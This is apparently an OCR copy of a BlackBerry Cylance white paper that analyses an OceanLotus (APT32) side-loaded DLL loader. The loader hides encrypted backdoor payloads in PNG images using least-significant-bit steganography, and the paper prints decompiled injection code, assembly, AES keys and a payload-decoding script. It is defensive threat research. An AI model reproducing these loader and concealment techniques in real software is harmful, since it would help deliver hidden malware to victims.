

OceanLotus Steganography

Malware Analysis White Paper

Contents

Introduction

While continuing to monitor activity of the OceanLotus APT Group, BlackBerry Cylance researchers uncovered a novel payload loader that utilizes steganography to read an encrypted payload concealed within a .png image file. The steganography algorithm appears to be bespoke and utilizes a least significant bit approach to minimize visual differences when compared with the original image to prevent analysis by discovery tools. Once decoded, decrypted, and executed, an obfuscated loader will load one of the APT32 backdoors. Thus far, BlackBerry Cylance has observed two backdoors being used in combination with the steganography loader – a version of Denes backdoor (bearing similarities to the one described by ESET), and an updated version of Remy backdoor. However, this can be easily modified by the threat actor to deliver other malicious payloads. The complexity of the shellcode and loaders shows the group continues to invest heavily in development of bespoke tooling.

This white paper describes the steganography algorithm used in two distinct loader variants and looks at the launcher of the backdoor that was encoded in one of the .png cover images.

Steganography Loader #1

SHA256	ae1b6f50b166024f960ac792697cd688be9288601f423c15abbc755c66b6daa4
Classification	Malware/Backdoor
Size	659 KB (674,816 bytes)
Type	PE32 executable for MS Windows (DLL) (console) Intel 80386 32-bit
File Name	mcvsocfg.dll
Observed	September 2018

Overview

This particular OceanLotus malware loader attempts to imitate McAfee's McVsoCfg DLL and expects to be side-loaded by the legitimate "On Demand Scanner" executable. It arrives together with an encrypted payload stored in a separate .png image file. The .png cover file is actually a valid image file that is not malicious on its own. The payload is encoded inside this image with the use of a technique called steganography, which utilizes the least significant bits of each pixel's color code to store hidden information, without making overtly visible changes to the picture itself. The encoded payload is additionally encrypted with AES128 and further obfuscated with XOR in an attempt to fool steganography detection tools.

Features

- Side-loaded DLL
- Loads next-stage payload using custom .png steganography
- Uses AES128 implementation from Crypto++ library for payload decryption
- Known to load Denes backdoor, might possibly be used also with other payloads

Loader Analysis

The malicious DLL exports the same function names as the original mcvsocfg.dll library. All exports contain the exact same code which will decrypt the payload, inject it into memory, and execute it:

```
int ValidateDrop()
{
  HANDLE v0; // ebx
  void *v1; // edi
  void *v2; // esi
  DWORD dwSize; // [esp+Ch] [ebp-4h]

  read_system_ini();
  v0 = GetCurrentProcess();
  v1 = (void *)decode_payload(&dwSize);
  v2 = VirtualAllocEx(v0, 0, dwSize, 0x1000u, 0x40u);
  WriteProcessMemory(v0, v2, v1, dwSize, 0);
  free(v1);
  return ((int (*)(void))v2)();
}
```

Figure 1. Common export entrypoint

The payload is encoded inside a separate .png file using a technique called steganography. On top of that, the decoded payload is also encrypted with AES-128 and finally obfuscated with XOR 0x3B. It's worth noting that the XOR key is not hardcoded, but instead is read from the first byte of the C:\Windows\system.ini file:

```
int __cdecl decode_payload(unsigned int *return_size)
{
  char xor_key; // bl
  int result; // eax
  void *decoded_payload; // edi
  _BYTE *decr_payload; // esi
  unsigned int v5; // ecx
  void *v6; // [esp-18h] [ebp-23Ch]
  int v7; // [esp-14h] [ebp-238h]
  int v8; // [esp-10h] [ebp-234h]
  int v9; // [esp-Ch] [ebp-230h]
  size_t v10; // [esp-8h] [ebp-22Ch]
  int v11; // [esp-4h] [ebp-228h]
  unsigned int decrypted_size; // [esp+Ch] [ebp-218h]
  int key_ptr; // [esp+10h] [ebp-214h]
  int payload_size; // [esp+14h] [ebp-210h]
  int iv_ptr; // [esp+18h] [ebp-20Ch]
  __int16 payload_filename; // [esp+1Ch] [ebp-208h]
  char v17; // [esp+1Eh] [ebp-206h]

  payload_filename = 0;
  memset(&v17, 0, 0x206u);
  if ( GetModuleFileNameW((HMODULE)0x10000000, (LPWSTR)&payload_filename, 0x104u) )
    PathRemoveFileSpecW((LPWSTR)&payload_filename);
  PathAppendW((LPWSTR)&payload_filename, L"x5j3trra.Png");
  xor_key = read_system_ini();
  payload_size = 0;
  result = decode_payload_from_img((LPCWSTR)&payload_filename, (int)&payload_size);
  decoded_payload = (void *)result;
  if ( result )
  {
    key_ptr = 0;
    iv_ptr = 0;
    get_key_and_iv(&key_ptr, &iv_ptr);
    decr_payload = cryptoPP_decrypt((int)decoded_payload, payload_size, key_ptr, iv_ptr, &decrypted_size);
    free(decoded_payload);
    v5 = 0;
    if ( decrypted_size )
    {
      do
        decr_payload[v5++] ^= xor_key;
      while ( v5 < decrypted_size );
    }
    memmove_stuff((int)&v6, &word_1007B3BE);
    write_pid_to_desktop_ini(v6, v7, v8, v9, v10, v11);
    result = (int)decr_payload;
    *return_size = decrypted_size;
  }
  return result;
}
```

Figure 2. Payload decoding and decryption routine

One of the payloads we encountered was encoded inside an image of Kaito Kuroba[1], the gentleman thief character from a popular Japanese manga series:

Figure 3. "Kaito Kid"

To extract the payload, the malware will first initialize the GDI+ API and get the image width and height values:

```
if ( PathFileExistsW(payload_path) )
{
  gdi_input = 1;
  DebugEventCallback = 0;
  SuppressBackgroundThread = 0;
  SuppressExternalCodecs = 0;
  GdiplusStartup(&gdi_token, &gdi_input, 0);
  gdi_struct = (gdi_struct *)GdipAlloc(16);
  if ( gdi_struct )
  {
    gdi_struct->vtbl = (int)&Gdiplus::Bitmap::`vftable';
    bitmap = 0;
    gdi_struct->status = GdipCreateBitmapFromFile(payload_path, &bitmap);
    gdi_struct->bitmap = (int)bitmap;
  }
  else
  {
    gdi_struct = 0;
  }
  img_width = 0;
  gpstatus = GdipGetImageWidth(gdi_struct->bitmap, &img_width);
  if ( gpstatus )
    gdi_struct->status = gpstatus;
  img_height = 0;
  gpstatus_1 = GdipGetImageHeight(gdi_struct->bitmap, &img_height);
  if ( gpstatus_1 )
    gdi_struct->status = gpstatus_1;
  bitmap = 0;
  x = 0;
  prev_color = 0xFF000000;
```

Figure 4. Use of GDI+ APIs

[1]https://en.wikipedia.org/wiki/Kaito_Kuroba. BlackBerry Cylance owns the trademarks included in this white paper. All other trademarks are the property of their respective owners.

The size of the payload is encoded within the first four pixels of the image. After obtaining the size, the malware will allocate an appropriate memory buffer and proceed to decode the remaining payload byte by byte:

```
bitmap = 0;
x = 0;
prev_color = 0xFF000000;
do
{
  gpstatus_2 = GdipBitmapGetPixel(gdi_struct->bitmap, x, 0, &color_1);
  if ( gpstatus_2 )
  {
    gdi_struct->status = gpstatus_2;
    argb = prev_color;
  }
  else
  {
    argb = color_1;
    prev_color = color_1;
  }
  *((_BYTE *)&bitmap + x++) = BYTE2(argb) & 7 | 8 * (8 * argb | BYTE1(argb) & 7);
}
while ( x < 4 );
size_of_bitmap = (unsigned int)bitmap;
v10 = (size_t)bitmap;
*(_DWORD *)size = bitmap;
v11 = malloc(v10);
```

Figure 5. Obtaining size of the payload

The payload is encoded in the same way as the size – each byte of the payload is computed from the ARGB color codes of each subsequent pixel in the image:

```
img_height_1 = img_height;
index = 0;
bitmap = v11;
y = 0;
color_1 = 0;
x_1 = 4;
if ( img_height > 0 )
{
  img_width_1 = img_width;
  do
  {
    if ( index >= size_of_bitmap )
      break;
    if ( x_1 < img_width_1 )
    {
      do
      {
        if ( index >= size_of_bitmap )
          break;
        v17 = GdipBitmapGetPixel(gdi_struct->bitmap, x_1, y, &color);
        if ( v17 )
        {
          gdi_struct->status = v17;
          argb_1 = prev_color;
        }
        else
        {
          argb_1 = color;
          prev_color = color;
        }
        ++x_1;
        img_width_1 = img_width;
        bitmap[index++] = BYTE2(argb_1) & 7 | 8 * (8 * argb_1 | BYTE1(argb_1) & 7);
        y = color_1;
      }
      while ( x_1 < img_width_1 );
      img_height_1 = img_height;
    }
    ++y;
    x_1 = 0;
    color_1 = y;
  }
  while ( y < img_height_1 );
}
```

Figure 6. Steganography decoding routine

In case the payload is bigger than the image used to store it, the remaining payload bytes are simply attached to the image after its IEND marker, and read directly from the file:

```
(*(void (__thiscall **)(gdi_struct *, signed int))gdi_struct->vtbl)(gdi_struct, 1);
if ( size_of_bitmap > index )
{
  file = _wfopen(payload_path, L"rb");
  _file = file;
  if ( file )
  {
    fseek(file, 0, 2);
    pos = ftell(_file);
    fseek(_file, index - size_of_bitmap + pos, 0);
    fread(&bitmap[index], 1u, size_of_bitmap - index, _file);
    fclose(_file);
  }
}
```

Figure 7. Reading the remaining payload bytes

The pixel encoding algorithm is fairly straightforward and aims to minimize visual differences when compared to the original image by only modifying the least significant bits of the red, green, and blue color byte values. The alpha channel byte remains unchanged.

To encode a byte of the payload, the first three bits (0-2) are stored in the red color, the next three bits (3-5) are stored in the green color, and the final two bits (6-7) are stored in the blue color. Decoding is a simple inverse operation:



Figure 8. RGBA pixel decoding

Windows converts the .png pixel RGBA value to an ARGB encoding via the GdpiBitmapGetPixel API, which results in the following decoding:

```
.text:1000219B          mov     edx, eax        ; AARRGGBB
.text:1000219D          mov     cl, al          ; BB
.text:1000219F          shr     edx, 8          ; GG
.text:100021A2          and     dl, 7           ; GG = GG AND 7
.text:100021A5          shl     cl, 3           ; BB = BB SHL 3
.text:100021A8          or      dl, cl          ; TMP = GG OR BB
.text:100021AA          shr     eax, 16         ; RR
.text:100021AD          shl     dl, 3           ; TMP = TMP SHL 3
.text:100021B0          and     al, 7           ; RR AND 7
.text:100021B2          or      dl, al          ; BYTE = TMP OR RR
```

Figure 9. Pixel color decoding

For example, an ARGB pixel value of 0xFF4086DB would yield the decoded byte 0xF0:



Figure 10. ARGB pixel decoding

To aid in the recovery of encrypted payloads, the following Python script can be used to decode pixel colors from a .png image.

```
import png

def get_rgba(w, h, pixels, x, y):
    “””Get RGBA pixel DWORD from x, y”””
    pos = x + y * w
    pixel = pixels[pos * 4 : (pos + 1) * 4]
    return pixel[0], pixel[1], pixel[2], pixel[3]

def decode_pixel(w, h, pixels, x, y):
    “””Get RGBA pixel DWORD at x, y and decode to BYTE”””
    r, g, b, a = get_rgba(w, h, pixels, x, y)
    return (r & 7 | 8 * (8 * b | g & 7)) & 0xff

# Open payload image
w, h, pixels, metadata = png.Reader(filename=”payload.png”).read_flat()

size = 0
x = 0
y = 0

# Decode size of payload
while x < 4:
    size = (size >> 8) | decode_pixel(w, h, pixels, x, y) << 24
    x = x + 1

print(hex(size))

# Decode first row
while x < w:
    print(hex(decode_pixel(w, h, pixels, x, y)))
    x = x + 1
```

Figure 11. Python script for decoding payload from a .png image

After decoding the .png image, the loader then proceeds to initialize the key and IV used to perform AES decryption of the encrypted payload. Both values are supplied from an array of 256 pseudo-random bytes hardcoded in the binary’s .rdata section. The first two bytes of that array specify the relative offsets to the key and IV respectively:

```
.text:10002880 ; =============== S U B R O U T I N E =======================================
.text:10002880
.text:10002880
.text:10002880 get_key_and_iv  proc near              ; CODE XREF: decode_payload+9C↑p
.text:10002880
.text:10002880 key_ptr         = dword ptr  4
.text:10002880 iv_ptr          = dword ptr  8
.text:10002880
.text:10002880                 mov     ax, word ptr ds:crypto_parameters ; 0x32A4
.text:10002886                 mov     ecx, [esp+key_ptr]
.text:1000288A                 movzx   edx, al         ; 0xA4 - offset of key in 256-byte array
.text:1000288D                 add     edx, offset crypto_parameters
.text:10002893                 mov     [ecx], edx
.text:10002895                 movzx   ecx, ah         ; 0x32 - offset of IV in 256-byte array
.text:10002898                 mov     eax, [esp+iv_ptr]
.text:1000289C                 add     ecx, offset crypto_parameters
.text:100028A2                 mov     [eax], ecx
.text:100028A4                 retn
.text:100028A4 get_key_and_iv  endp
.text:100028A4
```

Figure 12. Retrieving key and IV values

```
.rdata:1007B588 offset_of_key   db 0A4h                 ; DATA XREF: get_key_and_iv↑r
.rdata:1007B588                                         ; get_key_and_iv+D↑o ...
.rdata:1007B589 offset_of_iv    db 32h
.rdata:1007B58A                 db 6Eh, 1Fh, 0F7h, 0E5h, 27h, 0C5h, 0EEh, 0B8h, 0C8h, 9Bh
.rdata:1007B58A                 db 6Ch, 7Dh, 0D1h, 0F6h, 55h, 3Eh, 76h, 0B7h, 72h, 90h
.rdata:1007B58A                 db 0Ah, 0E6h, 90h, 0DEh, 0DDh, 1Ah, 0D9h, 10h, 2, 98h
.rdata:1007B58A                 db 0E1h, 0CDh, 49h, 0B5h, 0FBh, 0F6h, 1Ch, 99h, 0E1h, 0E9h
.rdata:1007B58A                 db 2Ah, 0FFh, 0F0h, 5, 0C1h, 65h, 0C1h, 0EAh
.rdata:1007B5BA aes_iv          db 0EDh, 47h, 0B1h, 0BEh, 4Eh, 0A9h, 34h, 87h, 8Fh, 18h
.rdata:1007B5BA                 db 8, 0Dh, 0EBh, 0DDh, 0B6h, 2Fh
.rdata:1007B5CA                 db 0BAh, 9Fh, 34h, 1Ch, 0FAh, 5Fh, 21h, 0DDh, 0D6h, 89h
.rdata:1007B5CA                 db 66h, 0Ah, 0F6h, 8Ah, 1Ch, 77h, 58h, 0EFh, 22h, 0BBh
.rdata:1007B5CA                 db 0E7h, 22h, 7Eh, 9Fh, 80h, 74h, 67h, 4, 91h, 0D4h
.rdata:1007B5CA                 db 0FDh, 4Ch, 49h, 0C1h, 4Bh, 22h, 30h, 0A5h, 0EFh, 8Eh
.rdata:1007B5CA                 db 25h, 0D3h, 0E7h, 0C5h, 43h, 2Ah, 91h, 4, 0FBh, 90h
.rdata:1007B5CA                 db 0B4h, 0FBh, 0BBh, 0FBh, 47h, 97h, 20h, 95h, 9Bh, 86h
.rdata:1007B5CA                 db 0F7h, 1Dh, 4Ch, 2, 8Bh, 19h, 0C1h, 35h, 3Fh, 0FAh
.rdata:1007B5CA                 db 47h, 0B2h, 0FFh, 94h, 96h, 14h, 3Ah, 0B9h, 5Bh, 56h
.rdata:1007B5CA                 db 0E2h, 62h, 8, 0, 1Fh, 1, 91h, 4Eh, 79h, 0B3h
.rdata:1007B5CA                 db 2, 9Bh, 0Ah, 69h, 96h, 7, 87h, 0E5h
.rdata:1007B62C aes_key         db 3Ah, 2Ah, 68h, 5Ch, 0C4h, 1, 48h, 1, 0FBh, 26h
.rdata:1007B62C                 db 65h, 33h, 5Dh, 67h, 39h, 44h
.rdata:1007B63C                 db 0A3h, 94h, 15h, 4Bh, 0E3h, 89h, 87h, 73h, 0BBh, 8Ch
.rdata:1007B63C                 db 0F7h, 0ACh, 0A8h, 96h, 0FDh, 8Eh, 8Ch, 55h, 7Eh, 31h
.rdata:1007B63C                 db 0EEh, 86h, 9Eh, 6, 0B7h, 1Dh, 5, 6Ah, 0E9h, 45h
.rdata:1007B63C                 db 56h, 9Bh, 61h, 0C6h, 0C5h, 1, 0F1h, 3Bh, 2, 0B0h
.rdata:1007B63C                 db 0A2h, 0F5h, 0A0h, 38h, 9, 9Ch, 59h, 65h, 29h, 0D6h
.rdata:1007B63C                 db 0A6h, 7, 0E8h, 8, 56h, 1Dh, 0F6h, 0Eh, 93h, 0C5h
.rdata:1007B63C                 db 84h, 1Dh, 8Ah, 76h, 35h, 5Ch, 4Ah, 0E1h, 0D1h, 0FBh
.rdata:1007B63C                 db 9Dh, 51h, 52h, 0CEh, 8Fh, 0F8h
```

Figure 13. AES key and IV inside an array of 256 pseudo-random bytes

The loader uses the AES128 implementation from the open-source Crypto++[2] library, which is instantiated in the following manner:

```
CBC_Mode<AES>::Decryption *AESDecryption = new CBC_Mode<AES>::Decryption((BYTE*)key, 16, iv);

AESDecryption->ProcessData((byte *)decrypted, (byte *)encrypted, length);
```

Figure 14. Crypto++ interface

[2]https://www.cryptopp.com/

We were able to correlate most of the disassembly to the corresponding functions from the Crypto++ github source, and it doesn't appear that the malware authors have modified much of the original code. A SimpleKeyringInterface class is used to initialize the key, while the IV is passed to the SetCipherWithIV function:

```
.text:100028BE                 lea     ecx, [esp+208h+cipher_struct]
.text:100028C5                 mov     [esp+208h+var_1E8], 0Fh
.text:100028CD                 mov     [esp+208h+decrypted_size], 0
.text:100028D5                 mov     byte ptr [esp+208h+decrypted_payload_buf], 0
.text:100028DA                 call    cryptlib_algorithm_constructor
.text:100028DF                 push    dword_1009D664-2664h ; params 0x1009B004 -> 0x1007B6C8
.text:100028DF                                         ; get_NameValuePairs
.text:100028E5                 lea     ecx, [esp+20Ch+cipher_struct]
.text:100028EC                 mov     [esp+20Ch+cipher_struct], offset aes_vftable
.text:100028F7                 push    16              ; key_len
.text:100028F9                 push    [ebp+key_ptr]   ; key
.text:100028FC                 mov     [esp+214h+decrypt_vftable], offset aesdec_vftable
.text:10002907                 call    SimpleKeyingInterface__SetKey
.text:1000290C                 push    0               ; int feedbackSize
.text:1000290E                 push    [ebp+iv_ptr]    ; const byte *iv
.text:10002911                 lea     eax, [esp+210h+cipher_struct]
.text:10002918                 push    eax             ; &cipher
.text:10002919                 lea     ecx, [esp+214h+cbc_struct]
.text:1000291D                 call    SetCipherWithIV
```

Figure 15. Algorithm and key initialization

The decryption is performed with the use of the StreamTransformationFilter class with the StreamTransformation cipher set to AES CBC decryption mode:

```
.text:10002953 loc_10002953:                           ; CODE XREF: cryptoPP_stuff+9F↑j
.text:10002953                 push    5               ; paddingScheme
.text:10002955                 push    esi             ; StringSink(decrypted)
.text:10002956                 lea     eax, [esp+210h+decryptor]
.text:1000295A                 push    eax             ; 0x1007B838 CryptoPP::CBC_Decryption::`vftable'
.text:1000295B                 lea     ecx, [esp+214h+StreamTransformationFilter]
.text:1000295F                 call    decFilter       ; StreamTransformationFilter decFilter(*decryptor,
.text:1000295F                                         ; new StringSink(decrypted),
.text:1000295F                                         ; paddingScheme);
.text:10002964                 mov     eax, [esp+208h+StreamTransformationFilter]
.text:10002968                 lea     ecx, [esp+208h+StreamTransformationFilter]
.text:1000296C                 push    1               ; blocking
.text:1000296E                 push    0               ; messageEnd
.text:10002970                 push    [ebp+enc_size]  ; length
.text:10002973                 push    [ebp+enc_payload] ; inString
.text:10002976                 call    [eax+StreamTransformationFilter.Put2] ; decrypt buffer
.text:10002976                                         ; 0x10003870 BufferedTransformation__Put2
.text:10002979                 mov     eax, [esp+208h+StreamTransformationFilter]
.text:1000297D                 lea     ecx, [esp+208h+StreamTransformationFilter]
.text:10002981                 push    1
.text:10002983                 push    0FFFFFFFFh
.text:10002985                 push    0
.text:10002987                 push    0
.text:10002989                 call    [eax+StreamTransformationFilter.Put2]
```

Figure 16. Payload decryption with the use of CryptoPP StreamTransformationFilter class

The library code performs numerous checks for the CPU features, and based on the outcome, it will choose a processor-specific implementation of the cryptographic function:

```
.text:1000B6C0 Rijndael_Dec_AdvancedProcessBlocks proc near
.text:1000B6C0                                         ; DATA XREF: .rdata:1007BBBC↓o
.text:1000B6C0
.text:1000B6C0 ib              = dword ptr  4
.text:1000B6C0 xb              = dword ptr  8
.text:1000B6C0 outBlocks       = dword ptr  0Ch
.text:1000B6C0 length          = dword ptr  10h
.text:1000B6C0 flags          = dword ptr  14h
.text:1000B6C0
.text:1000B6C0                 cmp     g_x86DetectionDone, 0
.text:1000B6C7                 push    esi
.text:1000B6C8                 mov     esi, ecx
.text:1000B6CA                 jnz     short loc_1000B6D1
.text:1000B6CC                 call    DetectX86Features
.text:1000B6D1
.text:1000B6D1 loc_1000B6D1:                           ; CODE XREF: Rijndael_Dec_AdvancedProcessBlocks+A↑j
.text:1000B6D1                 cmp     g_hasAESNI, 0
.text:1000B6D8                 push    [esp+4+flags]
.text:1000B6DC                 push    [esp+8+length]
.text:1000B6E0                 push    [esp+0Ch+outBlocks]
.text:1000B6E4                 push    [esp+10h+xb]
.text:1000B6E8                 push    [esp+14h+ib]
.text:1000B6EC                 jz      short loc_1000B703
.text:1000B6EE                 push    [esi+cipher.rounds]
.text:1000B6F1                 push    [esi+cipher.sk]
.text:1000B6F7                 call    Rijndael_Dec_AdvancedProcessBlocks_AESNI
.text:1000B6FC                 add     esp, 1Ch
.text:1000B6FF                 pop     esi
.text:1000B700                 retn    14h
.text:1000B703 ; ---------------------------------------------------------------------------
.text:1000B703
.text:1000B703 loc_1000B703:                           ; CODE XREF: Rijndael_Dec_AdvancedProcessBlocks+2C↑j
https://en.wikipedia.org/wiki/Kaito_Kuroba
.text:1000B703                 mov     ecx, esi
.text:1000B705                 call    decrypt_no_AESNI
.text:1000B70A                 pop     esi
.text:1000B70B                 retn    14h
.text:1000B70B Rijndael_Dec_AdvancedProcessBlocks endp
```

Figure 17. CPU features check and call to the AES decryption routine

One of the AES implementations makes use of the Intel AES-NI encryption instruction set which is supported by several modern Intel and AMD CPUs:

```
.text:1002AC90 aes_decrypt_loop:                        ; CODE XREF: AESNI_Dec_4_Blocks+67↑j
